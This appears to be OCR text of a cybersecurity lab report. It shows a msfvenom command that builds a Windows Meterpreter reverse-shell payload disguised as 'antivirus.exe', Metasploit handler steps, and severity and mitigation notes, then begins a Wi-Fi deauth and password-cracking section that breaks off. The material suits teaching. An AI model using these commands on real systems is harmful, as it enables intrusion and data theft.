
Command Used : msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.0.104 LPORT =4444 - f exe -o antivirus.exe

1. Create a payload using msfvenom as shown in above image.

   Flag Description : **-f** > file format , **-o** > output file path.

   After payload creation is done send it to the target machine.

2. Now run the metasploit framwework with command **msfconsole**.




3. **Use exploit multi handler** to listen and respond to connections made from the target.

4. Now **set payload windows/meterpreter/reverse-tcp** press enter and type **options** to configure the payload.


5. In options , **Set LHOST** with IP address of attacking machine through which you want to access victim machine.In my case it is **190.168.0.104**.

6. Next, **Set LPORT 4444**. Just make sure not to use common port numbers that are already assigned to other services.


7. Finally **run** the exploit.




8. Execute the carfted payload on target machine which can be seen in image below encircled with red mark.



9. On execution of payload on target machine we can see in our attacking machine meterpreter shell has been opened. So, when you launch a reverse shell, it's the handler that is listening to the port you set up and then responds to the reverse shell. Hence,reverse shell attack happens when an application or system is vulnerable to a remote code execution vulnerability.





Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **9**, which is **extremely high**.

Impact :

Once the connection is established, the attacker executes malicious commands on the target system, and might transfer data, display information, or perform file system operations. Reverse shell attacks may be able to bypass firewalls if the victim's system initiates the connection.

An attacker can also keep persistence on target machine by making the payload execute every time automatically whenever victim restarts the machine. This allows an attacker to maintain access to a compromised system over an extended period of time. Therefore, it is a severe security threat.

Mitigations :

1. **Regularly Update Software and Operating System :** We must ensure that all software including operating system, web browser and applications is kept up to date with latest security patches and updates. Unpatched devices can allow malicious actors to easily access the network.
2. **Educating and Training Employees :** Providing cybersecurity training to employees to help them recognize phishing attempts and suspicious emails. Be vary of downloads/attachments in e-mail that can contain malware.
3. **Antivirus :** Use Anti-Virus as .exe's extension files can be detected even after several rounds of encoding. Keeping Windows Defender or virus protection turned on.
4. **Data Backup :** Server and data storage backups help protect data assets from being lost. Backups can be recorded and stored in a physical location or uploaded/synced to a cloud repository.


- Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and and crack the password for the wifi.To crack the password create a wordlist that can include the password of your network.

Tool Description :


Aircrack-ng is the most widely used wireless password cracking tool. Aircrack-ng is a wireless security framework with a suite of tools used to capture wireless traffic. It is used to crack and recover WEP/WPA/WPA2 keys.This tool is based on command line interface.

Attack Phases :

